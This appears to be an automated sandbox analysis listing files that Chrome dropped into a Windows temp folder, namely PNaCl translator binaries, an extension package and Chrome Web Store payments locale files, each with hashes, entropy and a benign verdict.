Preview:	.ELF..............>.................................@.....@.......................................PH.......$J.l=....J.$<A[..@.A...M..A..ffffff..................PH......$J.l=....J.$<A[..D..A...M..A..ffffff.............. ....PH..1..,$J.l=....J.$<A[.......A...M..A..ffffff..................PH..SP..h.........fff...................h.........fff............J.$<[.,$J.l=....J.$<.....f.. ....NaCl....x86-64...........zR..x......................@....C....C.........8.......@....C....C.........T.......@....C....C ....p.......`....C....C..B...... ....<...............@.......X.......................t........................clang version 3.7.0 (https://chromium.googlesource.com/a/native_client/pnacl-clang.git ce163fdd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native_client/pna

C:\Users\user\AppData\Local\Temp\6352_387746153_platform_specific\x86_64\pnacl_public_x86_64_crtbegin_o	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped
Category:	dropped
Size (bytes):	2776
Entropy (8bit):	3.5335802354066246
Encrypted:	false
SSDEEP:	48:b/5D5V5ej5ej5PjDdaTS6aTTw6DV1DtFouoyDOsTy:b/hbEEVJB1ZFhLDOsT
MD5:	88C08CD63DE9EA244F70BFC53BBCADF6
SHA1:	8F38A113A66B18BAA02E2C995099CF1145A29DAA
SHA-256:	127F903CC986466AA5A13C17DFDD37AC99762F81A794180339069F48986BC7A3
SHA-512:	78D2500493A65A23D101EC2420DC5F0CE8C75EFAC425C28547121643E4FB568E9D827EF2C0F7068159E043C86B986F29BF92C6BADC675F160B63C7B3512EB95
Malicious:	false
Preview:	.ELF..............>.....................X...........@.....@.......................................PH.......$J.l=....J.$<A[..@.A...M..A..ffffff..................PH.......$J.l=....J.$<A[..D..A...M..A..ffffff.............. ....PH..1..,$J.l=....J.$<A[.......A...M..A..ffffff..................PH..,$J.l=....J.$<A[f........A...M..A..ffffff..................PH..,$J.l=....J.$<A[f........A...M..A..ffffff..................PH..SP..h....... ..fff............J.$<[.,$J.l=....J.$<.....f.K...............`.......P.......................z..................................NaCl....x86-64...clang version 3.7.0 (https://chromium.googlesource.com /a/native_client/pnacl-clang.git ce163fdd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native_client/pnacl-llvm.git 7251d5b59fca15195c9 4a3a7da70f0081724448f)............zR..x......................@....C....C.........8.......@....C....C.........T.......@....C....C.........p.......@....C....C.................@....C....C.................@...

C:\Users\user\AppData\Local\Temp\6352_387746153_platform_specific\x86_64\pnacl_public_x86_64_crtend_o

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped
Category:	dropped
Size (bytes):	1520
Entropy (8bit):	2.799960074375893
Encrypted:	false
SSDEEP:	12:Bvx/ekjlM/NQQmTfR9yp9396QQmTfR9C6wRqD8MTDDw7lEOkSbfuEAXwX6BX2U8b:bDjO/NbmT3296bmT3Twk8qDwh7b7CD8
MD5:	75E79F5DB777862140B04CC6861C84A7
SHA1:	4DB7BDC80206765461AC68CEC03CE28689BBEE0C
SHA-256:	74E8885B87ED185E6811C23942FD9BD1FBAC9115768849AF95A9DECF6644B2EA
SHA-512:	FE3F86E926759E71494F2060C4ED3C883EBCAF20CB129A5AD7F142766C33FAB10B5FABC3C7C938E0E895E27EA0AC03CBFE8D0EEABF5300A4AD07F67FD96CC253
Malicious:	false
Preview:	.ELF.....>.....@.....@.....NaCl....x86-64.....clang version 3.7.0 (https://chromium.googlesource.com/a/native_client/pnacl-clang.git ce163fdd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native_client/pnacl-llvm.git 7251d5b59fca15195c94a3a7da70f0081724448f)...text..comment..bss..group..note.GNU-stack..eh_frame..shstrtab..strtab..symtab..data..note.NaCl.ABI.x86-64.....!..... ...../../../pnacl/support/crtend.c.__EH_FRAME_END__..... .....@.....H.....P.....H.....

C:\Users\user\AppData\Local\Temp\6352_387746153_platform_specific\x86_64\pnacl_public_x86_64_ld_nexe

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=7511538a3a6a0b862c772eace49075ed1bbe2377, stripped
Category:	dropped
Size (bytes):	2163864
Entropy (8bit):	6.07050487397106
Encrypted:	false
SSDEEP:	24576:HPHonIwYZJ0ykwVO7Owf31yJKzCtxO8RSV4lY+PbeHVxCtjFV4lBNeSAmfGqa+A7:HvSMRwf3SKmlY+PyPvnM2Gq+
MD5:	0BB967D2E99BE65C05A646BC67734833
SHA1:	220A41A326F85081A74C4BB7C5F4E115D1B4B960
SHA-256:	C6C2D0C2FC3E38A9BFA19C78066439C2F745393F1FD1C49C3C6777F697222C76
SHA-512:	8EF8689E00E4B210A30444D18ED6247F364995ABEB2FD272064C3AF671EEDB4D9B8B67CA56F72FEBF8F56896D4EA7EC4B10CB445FFA1C710C1F312E9DA0E4896
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	.ELF.....>.... .....@.....!.....@.8...@.....{.....W..... .....@.....@.....P.td.....h.....h.....h.....4b.....4b.....Q.td.....NaCl....x86-64.....GNU.u.S.:j..,w...u...#w..... ?.....Y@.....@.....1@.....B@.....P@.....@X@....``@.....h@.....pp@.....H.@.....@.....@.....@.....@.....@....`..@.....@.....A.....A.....p.....@..... .....?.....A.....5.....?5.5...?.5.....?.....P9.....PC.....?.....0@.....aCoc...?..`.(..?.y.P.D.?<.s..O.u.....$@.....@.....@..... .. ..@...`...`...`...`.....`...`...`...`...`...`...`.....`...

C:\Users\user\AppData\Local\Temp\6352_387746153_platform_specific\x86_64\pnacl_public_x86_64_libcrt_platform_a

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	current ar archive
Category:	dropped
Size (bytes):	40552
Entropy (8bit):	4.127255967843258
Encrypted:	false
SSDEEP:	768:xlP+1fzyUNVU5LmKxeOnjpD5eA/eUnUUxvT:xlP+1ryYMTekpD5eAWjuvT
MD5:	0CE951B216FCF76F754C9A845700F042
SHA1:	6F99A259C0C8DAD5AD29EE983D35B6A0835D8555
SHA-256:	7A1852EA4BB14A2A623521FA53F41F02F8BA3052046CF1AA0903CFAD0D1E1A7B
SHA-512:	7C2F9BF90EB1F43C17B4E14A077759FA9DC62A7239890975B2D6FD543B31289DC3B49AE456CA73B98DE9AC372034F340C708D23D9D3AAB05CCBDABDC56A634E
Malicious:	false
Preview:	!<arch>./ 0 0 0 0 624 `.....8...Z(..e...e...t...t...y`..y`..y`..y`..y`..y`..y`..y`..y`..y`..y`..y`..y`.....fmod.fmodf.memcmp. memcpy.memmove.memset.__nacl_read_tp.__pnacl_init_irt.longjmp.setjmp.__Sz_fptosi_f32_i64.__Sz_fptosi_f64_i64.__Sz_fptoui_f32_i32.__Sz_fptoui_f32_i64._ _Sz_fptoui_f64_i32.__Sz_fptoui_f64_i64.__Sz_sitofp_i64_f32.__Sz_sitofp_i64_f64.__Sz_uitofp_i32_f32.__Sz_uitofp_i32_f64.__Sz_uitofp_i64_f32.__Sz_uitofp_i64_f64.nacl_tp_tdb_offset.nacl_tp_tls_offset.__Sz_bitcast_16xi1_i16.__Sz_bitcast_8xi1_i8.__Sz_bitcast_i16_16xi1.__Sz_bitcast_i8_8xi1.__Sz_fptoui_4xi32_f32.__Sz_uitofp_4xi32_4xf32..e_fmod.o/ 0 0 0 644 2792 `..ELF.....>.....(.....@.....@.....PH..AVAUATSfI.~.M..I.. E....@. A.....D..D1.....8fI.~.M.....I.. E..A.....D..D..t.D....D..f....D..=....r...Y...^.[A\A]A^..@..,$J.I=....J.$<A[A...M..

C:\Users\user\AppData\Local\Temp\6352_387746153_platform_specific\x86_64\pnacl_public_x86_64_libgcc_a

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	current ar archive
Category:	dropped
Size (bytes):	132784
Entropy (8bit):	3.6998481247844937
Encrypted:	false
SSDEEP:	384:Hf0mOXYmeKzQUIdedRFvT5p1Ee2HyAlL3O4:Hf7OXdmWRJT5p1R2HyAhO4
MD5:	C37CA2EB468E6F05A4E37DF6E6020D0F
SHA1:	EA787E5EADFB488632EC60D8B80B555796FA9FE9
SHA-256:	C1483ED423FEE15D86E8B5D698B2CDAB89186CE7FF9C4E3D5F3F961FD80D7C6E
SHA-512:	01281DE92B281FB29E1ACA96AA64B740B65CC3A9097307827F0D8DB9E1C164C56AFCDFA0BF138EA670A596D55CE2C8D722760744E9FC9343BB6514417BF333E A
Malicious:	false
Preview:	!<arch>./ 0 0 0 0 942 `...;...|.....4...x..#...-...4l..E...M...U...]...n...u...~X...4.....L.....t...p.....`.....''...*...1...:...D...K...T ...\...d...r|..|0.....x.....L.....\...\...8.....__clzti2.__compilerrt_fmax.__compilerrt_fmaxf.__compilerrt_logb.__compilerrt_logbf.__ctzti2.__divdc3.__divdi3.__div moddi4.__divmodsi4.__divsc3.__divsi3.__divti3.__fixdfdi.__fixdfsi.__fixdfti.__fixsfdi.__fixsfsi.__fixsfti.__fixunsdfdi.__fixunsdfsi.__fixunsdfti.__fixunssfdi.__fixunssfsi .__fixunssfti.__floatdidf.__floatdisf.__floatsidf.__floatsisf.__floattidf.__floattisf.__floatundidf.__floatundisf.__floatunsidf.__floatunsisf.__floatuntidf.__floatuntisf.compilerrt _abort_impl.__moddi3.__modsi3.__modti3.__muldc3.__muloti4.__mulsc3.__multi3.__popcountdi2.__popcountsi2.__popcountti2.__powidf2.__powisf2.__udivdi3.__ udivmoddi4.__udivmodsi4.__udivmodti4.__udivsi3.__udivti3.__umoddi3.__umodsi3.

C:\Users\user\AppData\Local\Temp\6352_387746153_platform_specific\x86_64\pnacl_public_x86_64_libpnacl_irt_shim_a

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	current ar archive
Category:	dropped
Size (bytes):	13514
Entropy (8bit):	3.8217211433441904
Encrypted:	false
SSDEEP:	192:uU9v4pXizdrEuxwk3vp20tprpdSGFwDqO:P9v4palvvc0tpFdSGFwmO
MD5:	4E8BEDA73EB7BD99528BF62B7835A3FA
SHA1:	DC0F263A7B2A649D11FF7B56FE9CFAC44F946036
SHA-256:	6B835FD48DF505EB336FF6518CE7B93BB0ED854DADAA5C1EEED48D420291F62C
SHA-512:	46116B8BABC719676D68FD40D2AC82F38A3D13D8A482ADFC6FC32A99170AC3420E52CC33242CCD0FA723ABF4FA5EDBB9CE16A09C729BF04AE4AFBB2F67A1E 38B
Malicious:	false
Preview:	!<arch>./ 0 0 0 0 94 `....._pnacl_wrapper_start.__pnacl_real_irt_query_func.__pnacl_wrap_irt_query_func..shim_entry.o/ 0 0 0 644 7392 `..ELF.....>..... ....@.....@.....NaCl....x86-64.....A.L....A.L...D.....D....A.....t+.. u..t''..A.D..... .....A... .....A.D.....f..D..<.....Q.....V.....clang version 3.7.0 (https://chromium.googlesource.com/a/native_client/pnacl-clang.git ce163f dd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native_client/pnacl-llvm.git 7251d5b59fca15195c94a3a7da70f0081724448f).../../ ppapi/native_client/src/untrusted/pnacl_irt_shim/shim_entry.c./mnt/data/b/build/slave/sdk/build/src/out_pnacl/x64.NACL_STARTUP_FINI.NACL_STARTUP_ENVC. NACL_STARTUP_ARGC.NACL_STARTUP_ARGV.NaClStartupInfoIndex.unsigned int.size_t.char.TYPE_na

C:\Users\user\AppData\Local\Temp\6352_387746153_platform_specific\x86_64\pnacl_public_x86_64_libpnacl_irt_shim_dummy_a

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	current ar archive
Category:	dropped
Size (bytes):	2078
Entropy (8bit):	3.21751839673526
Encrypted:	false
SSDEEP:	24:MOcpdhWE5O/bZbmT3296bmT3TwQwDnvD/+R3:MHuECdaTS6aTTwXDvD/+l
MD5:	F950F89D06C45E63CE9862BE59E937C9
SHA1:	9CFAD34139CC428CE0C07A869C15B71A9632365D
SHA-256:	945B1C8A1666CBF05E8B8941B70D9D044BAAFB59B006F728F8995072DE7C4C40
SHA-512:	F9AFBB800A875EDCC63DEA4986179E73632B3182951A99C8B3D37DB454EFD7CC7192ECA5AC87514918A858BAD6DAEAB59548CA2E90EADA9900EF5B9F08E62 CFC
Malicious:	false
Preview:	!<arch>./ 0 0 0 0 30 `....._pnacl_wrapper_start..// 20 `.dummy_shim_entry.o/./0 0 0 0 644 1840 `..ELF.....>.....@.....@.....PH..,$J.l=....J.$<.....f..D.....NaCl....x86-64...clang version 3.7.0 (https://chromium.googlesource.com/a/native_client/pnacl-clang.git ce163fdd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native _client/pnacl-llvm.git 7251d5b59fca15195c94a3a7da70f0081724448f).....zR..x..... ....C....C..... .....rela.text..comment..bss..group..note.GNU- stack..rela.eh_frame..shstrtab..strtab..symtab..data..note.NaCl.ABI.x86-64.....

C:\Users\user\AppData\Local\Temp\6352_387746153_platform_specific\x86_64\pnacl_public_x86_64_pnacl_llc_nexe

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=309d6d3d463e6b1b0690f39eb226b1e4c469b2ce, stripped
Category:	dropped
Size (bytes):	14091416
Entropy (8bit):	5.928868737447095
Encrypted:	false
SSDEEP:	196608:tKVqXp3Qev4dg6ilfHM8KLM2J3jqjnkZ:uqufB
MD5:	9B159191C29E766EBBF799FA951C581B
SHA1:	D1D4BBC63AB5FC1E4A54EB7B82095A6F2CE535EE
SHA-256:	2F4A3A0730142C5EE4FA2C05D27A5DEFC18886A382D45F5DB254B61B28ED642B
SHA-512:	0B4FF60B5428F81B8B1BCF3328CF80CBD88D8CE5E8BDBC236B06D5A54E7CF26168A3ABB348D87423DA613AB3F0B4D9B37CB5180804839F1CA158EC2B315DD00
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	.ELF.....>.... .....@.....@.8...@.....$.....!.....!.....'.....G.....@.....@.....P.td.....D.....D.....Q.td.....NaCl....x86-64.....GNU.0.m=F>k...&...i.....0C.....0C..0C..0E.....0C.....0E.-DT.!.?.-DT.!.....?.....-DT.!...-DT.!.?.....?.....?.....?."..."..."...".....@.....`..... ...@...`..... ...@...`..... ...@...`..... ...@...`.....`... ...@...`.....`...`.....@...@..... ....1..`3.. 4..`-..`-..:.:...F..@H..`H...H...F...F...G...H.. H...F..@G...I.. I..@I..@G...G...I...I...J...G..`I..

C:\Users\user\AppData\Local\Temp\6352_387746153_platform_specific\x86_64\pnacl_public_x86_64_pnacl_sz_nexe

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=4b15de4ab227d5e46213978b8518d53c53ce1db9, stripped
Category:	dropped
Size (bytes):	1901720
Entropy (8bit):	5.955741933854651
Encrypted:	false
SSDEEP:	12288:gXqUSpBjwQO2o8k+7zjidg4euCAauOILffvCpGy4Wh3BTFmHpq82K2/KsvPyla9d:gafZwcOdNe2auOepCBTFmJq3Kf8ksr
MD5:	9DC3172630E525854B232FF71499D77C
SHA1:	0082C58EDCE3769E90DB48E7C26090CE706AD434
SHA-256:	6AA1DA6C264E0AF4E32A004F4076C7557C6AC6D9C38B0C5DE97302D83FA248C3
SHA-512:	9E9584241A39EED1463D7D4C1B26AE570B839AA315778FF3400C61341EBA43B630307DE9F1532A265CA82EA69BDEA03EC9D963E59A18569C02DA8285449870F
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	.ELF.....>.... .....@.....@.8...@.....0.....0.....Y.....@.....@.....P.td....t^.....t^.....t^.....W.....W.....Q.td.....NaCl....x86-64.....GNU.K..J.'..b.....<S...`...`.... ...@...@.....@.....@.....Y@.....p.....@.....?.....?.....A.....5....?5.5...?.5....?.....P9.....PC.....?.....0@.....aCoc...?..`.(..?.y.P.D.?<.s..O.u.....$@.....@.....@`..`.....@..... ...`.. ... .`..... .. ...@...`.....@... Z...[...[...e..... ...@... ...@.. .`.....0...0...2..`4.. 6...7...9...~...~...z...{...{..

C:\Users\user\AppData\Local\Temp\6352_387746153\manifest.fingerprint

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	66
Entropy (8bit):	3.928261499316817
Encrypted:	false
SSDEEP:	3:STDLGswXEVBcVdBiTDt3zLsW:SPLGLErcVdBiDtf3
MD5:	C00BCE97F21B1AD61EB9B8CD001795EE
SHA1:	8E0392FF3DB267D847711C3F4E0D7468060E1535
SHA-256:	59F06F04230E32E8BC839F45B984D31D611930427B631C963D09E7064A602363
SHA-512:	9930E44A6ECC62505DBADCEED5E05645909FF09816FB12AAC0414E6D2830AC09758366C3B7D4EDD7839C87EB16DFA4C66D8981AE6237D408B37135C3506F4C2
Malicious:	false
Preview:	1.6f6bc93dcd62dc251850d2ff458fda96083ceb7fbe8eeb11248b8485ef2aea23

C:\Users\user\AppData\Local\Temp\6352_387746153\manifest.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped

Size (bytes):	573
Entropy (8bit):	4.859567579783832
Encrypted:	false
SSDEEP:	12:BLqG6yDJmL4mLDlG9hQ181G46XzrXc+EFfNqpaiOc+T5NqXIOclNqXL:BkylmL4mLDlJ18116XsRNqtZeNqXIZlE
MD5:	1863B86D0863199AFDA179482032945F
SHA1:	36F56692E12F2A1EFCA7736C236A8D776B627A86
SHA-256:	F14E451CE2314D29087B8AD0309A1C8B8E81D847175EF46271E0EB49B4F84DC5
SHA-512:	836556F3D978A89D3FC1F07FCED2732A17E314ED6A021737F087E32A69BFA46FD706EBBDFD3607FF42EDCB75DC463C29B9D9D2F122504F567BB95844F579831
Malicious:	false
Preview:	{."update_url": "https://clients2.google.com/service/update2/crx",.. "description": "Portable Native Client Translator Multi-CRX",. "name": "PNaCl Translator Multi-CRX",. "manifest_version": 2,. "minimum_chrome_version": "30.0.0.0",. "version": "0.57.44.2492",. "platforms": [. {. "nacl_arch": "x86-32",. "sub_package_path": "_platform_specific/x86_32/". },. {. "nacl_arch": "x86-64",. "sub_package_path": "_platform_specific/x86_64/". },. {. "nacl_arch": "arm",. "sub_package_path": "_platform_specific/arm/". }.].}.

C:\Users\user\AppData\Local\Temp\f190783d-5ab0-4ce4-ace7-0338e47c7be6.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:L:L
MD5:	5058F1AF8388633F609CADB75A75DC9D
SHA1:	3A52CE780950D4D969792A2559CD519D7EE8C727
SHA-256:	CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8
SHA-512:	0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F25F21
Malicious:	false
Preview:	.

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\16697782-86ae-47f2-b96a-d1ba176043a7.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	Google Chrome extension, version 3
Category:	dropped
Size (bytes):	248531
Entropy (8bit):	7.963657412635355
Encrypted:	false
SSDEEP:	3072:r+nmRykNgoldZ8GjJCiUXZSk+QSVh85PxEalRVHmcld9R6yYfEp4ABUGDcaKklrv:k3oF4Z4h45P99Fld9RBQYBVcaxlnfL
MD5:	541F52E24FE1EF9F8E12377A6CCAE0C0
SHA1:	189898BB2DCAE7D5A6057BC2D98B8B450AFAEBB6
SHA-256:	81E3A4D43A73699E1B7781723F56B8717175C536685C5450122B30789464AD82
SHA-512:	D779D78A15C5EFCA51EBD6B96A7CCB6D718741BDF7D9A37F53B2EB4B98AA1A78BC4CFA57D6E763AAB97276C8F9088940AC0476690D4D46023FF4BF52F332688
Malicious:	false
Preview:	Cr24.....0.."0...*.H.....0.....\7c.<.....Fto.8.2'5..qk...%....2...C.F.9.#..e.xQ.....[...L|....3>/....u.:T.7...(.yM...?V.<?.....1.a...O?d.....A.H..'.MpB..T.m..Vn Ip..>k.|1..n.<Fb..f..*Q1.....s..2..{*.6....Pp....obM..1.....b1.....(.u^.'z.....v.F.W.X4."-*eu...b.....\..F!...b...l5....zJ.q.....L].....w[T0.6....E.....r..%Z.vFm.9..5!,.~g5...;.t...']....+A.....u.. ..k...e..&..l.6r[yU...%..f.....N..V.....<+.....l..}.{...z...)y.n..'..).....,.b....5.08K%..O.g..D.S.F5o..<(....>....\f..X..I..2."l...w....7f|.~.c.4.E.....0..0...*.H.....0.....).'..b.*$w\$.q&.]zF_2.. ;...?.U,...W..L1.2...R..#....W.....c1k.$W..$.J....+M!.Hz.n`U.I)N.\|b.I....{.K@]6.LlP/....](.A.....I...).H....IQ.y.;MG.d..ix..#f.Z$|..|.?...0K...t"i..s...Y..%.Ky....0...{.!+.~v.;....J.....Z  ....).(6..@?v.;~..2..c....[0Y0...*.H.=....*.H.=....B.....r...2..+Y.I...k..bR.j5Sl..8.....H"i.-l..`.Q.{...F0D. .0...|!..A..L.+.=...kP.!.1..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\bg\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	796
Entropy (8bit):	4.864931792423268
Encrypted:	false
SSDEEP:	12:1HEJMLkSlwZGGMLkSlwZ+WYpU34f145Gb+dgoxTyO8ZpU34f1L0frhmJ03OyZnLt:1HE7n4gn8WYpYrbhz8ZpotHOGAOf6aD
MD5:	6F8E288A9AD5B1ED8633B430E2B4D4CA
SHA1:	F671D3D4BEFA431D1946D706F4192D44E29B6F08
SHA-256:	A114E2783D0E9B12155017323BA70838F0F82A71C7EE8DC1F115AE36991241F8

SHA-512:	0F87F3F0D115B872288949E59ACD3CD41B1FBC64A622D8FDA6D71FAFC5A900D92ADFBB0E7EB926F2A8759BBAA0896D48728FB719BBF5EF54AC21027328F7700C
Malicious:	false
Preview:	{.. "app_description": {.. "message": "..... . ... Chrome".. },.. "app_name": {.. "message": "..... . ... Chrome".. },.. "craw_app_unavailable": {.. "message": "..... ....".. },.. "craw_connect_to_network": {.. "message": "...., ...".. },.. "iap_unavailable": {.. "message": "..... ....".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "...., ... Chrome".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\ca\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	675
Entropy (8bit):	4.536753193530313
Encrypted:	false
SSDEEP:	12:1HEJ0gbbGG0gbb+WYpU34g3YbiLO+dgyGFoO8ZpU34+puiPmb03OyZnLAOfTYABk:1HE5baib6WYpm31Lt0Z8Zp8pxOGAOfKD
MD5:	1FDAFC926391BD580B655FBAF46ED260
SHA1:	C95743C3F43B2B099FEBEBC5BD850F0C20E820AC
SHA-256:	C67898B67F9C9209EAFDA6532B62D5789863CFB855998DD6A70E7775316CEC20
SHA-512:	39D95D45C5746DA3BAA7AE6A3344EA17D7A7C3569C2A56959FF119261DA08C747A320FCF701AC72B8DBDBF8BF06FD8B239017A282CDDA444F3826D4EC672CB4
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Sistema de pagaments de Chrome Web Store".. },.. "app_name": {.. "message": "Sistema de pagaments de Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Ara mateix aquesta aplicaci. no est. disponible.".. },.. "craw_connect_to_network": {.. "message": "Connecteu-vos a una xarxa.".. },.. "iap_unavailable": {.. "message": "La funci. Pagaments a l'aplicaci. no est. disponible actualment.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Inicieu la sessi. a Chrome.." }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\cs\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	641
Entropy (8bit):	4.698608127109193
Encrypted:	false
SSDEEP:	12:1HEJfZGGfZ+WYpU34OBh+dgN/O8ZpU34j05U03OyZnLAOfTYWc:1HEl4G8WYpdt8Zpq5TOGAOfW
MD5:	76DEC64ED1556180B452A13C83171883
SHA1:	CFB1E56FD587BCDC459C1D9A683B71F9849058F9
SHA-256:	32290D69A90E6BAAC428B10382C99221B12773BB9A184F3B93DFB48A4F6D7A40
SHA-512:	5230A217968D5DC463E2E92D704544311A721E5CEF65C3125CBD8DEB9C0293D3BFB5C820A6011ABF77095FDEE7DAF67D541DC202B0C9CDB0908CBB85D8488SCB
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Platby Internetov.ho obchodu Chrome".. },.. "app_name": {.. "message": "Platby Internetov.ho obchodu Chrome".. },.. "craw_app_unavailable": {.. "message": "Aplikace v sou.asn. dob. nen. dostupn..".. },.. "craw_connect_to_network": {.. "message": "P.ipojte se pros.m k s.ti.".. },.. "iap_unavailable": {.. "message": "Platby v aplikaci aktu.ln. nejsou k dispozici.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "P.ihlaste se do Chromu.." }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\da\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	624
Entropy (8bit):	4.5289746475384565
Encrypted:	false
SSDEEP:	12:1HEJJMKKFZGGJMKKFZ+WYpU34OHu+dgxlCZO8ZpU34J4Wu03OyZnLAOfTYzD:1HErMKfqMKVWYpM6lL8ZpDNOGAOfiD
MD5:	238B97A36E411E42FF37CEFAF2927ED1
SHA1:	4E47AC90BA24C8F4724D9293FA40CFD4ADA66FE0
SHA-256:	4977D4A053542FF66967FAED6B06585DD70E68E20BFEB533B66FE3287F9655D9
SHA-512:	FD0742D47B5F5AB9AAD9B4C3D57F63CB693E060EECE123A72036C6E92156D099495C7E9E9CC6DC83EEBCDDCC4B4C81FB47E4C9559DA3EBA024780FFF10C5E0A
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Betalinger i Chrome Webshop".. },.. "app_name": {.. "message": "Betalinger i Chrome Webshop".. },.. "craw_app_unavailable": {.. "message": "Appen er ikke tilg.ngelig i .jeblikket.".. },.. "craw_connect_to_network": {.. "message": "Opret forbindelse til et netv.rk.".. },.. "iap_unavailable": {.. "message": "Betaling i appen er ikke tilg.ngelig i .jeblikket.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Log ind p. Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\de\messages.json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	651
Entropy (8bit):	4.583694000020627
Encrypted:	false
SSDEEP:	12:1HEJQ1ZGGQ1Z+WYpU34pCEMT+dgJMlCTO8ZpU34p6FK603OyZnLAOfTYJ6K:1HEzWWYp3Bewv8Zp7k4OGAOfQj
MD5:	6B3E916E8C1991AA0453CBA00FEDCAAA
SHA1:	D6366D15912E40CA107FD42BFE9579C3336A51F9
SHA-256:	A62FFAB910E31531758EEE48B2CC71A8857BEC3021DEAD50B668CBA3C8667053
SHA-512:	87EA4311B61F29543B13F3E17DFA919D0C320B4FE370CC152E0B1514BCA79B0ABB526DDCF08621D6EBFA48923EE8FB4C667EFB120A72BD9583EEBEE7BFB80552
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Chrome Web Store-Zahlungen".. },.. "app_name": {.. "message": "Chrome Web Store-Zahlungen".. },.. "craw_app_unavailable": {.. "message": "Die App ist momentan nicht verf.gbar.".. },.. "craw_connect_to_network": {.. "message": "Bitte stellen Sie eine Verbindung zu einem Netzwerk her.".. },.. "iap_unavailable": {.. "message": "In-App-Zahlungen sind momentan nicht m.glich.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Bitte melden Sie sich in Chrome an.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir6352_1832235646\CRX_INSTALL_locales\el\messages.json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	787
Entropy (8bit):	4.973349962793468
Encrypted:	false
SSDEEP:	24:1HEw+aZ+6WYpbWZe80A08ZpCGyDVWlOGAOf+XD:WguYpCZnpEZbGoD
MD5:	05C437A322C1148B5F78B2F341339147
SHA1:	AB53003A678E44A170E73711FBD9949833BBF3AA
SHA-256:	A052C32B4FCAC61152EB0ADB2C260FB6A8256AD104AA0013DB93E9798D41A070
SHA-512:	C36CB9202A34356DD06D377E2A088F428D0B8EBE7D2E54F8380485E9D94A0598D7F651C1E7A2FD55BE481D49C02B0812F2BA335E08611EC85EE0BD60784A6B40
Malicious:	false
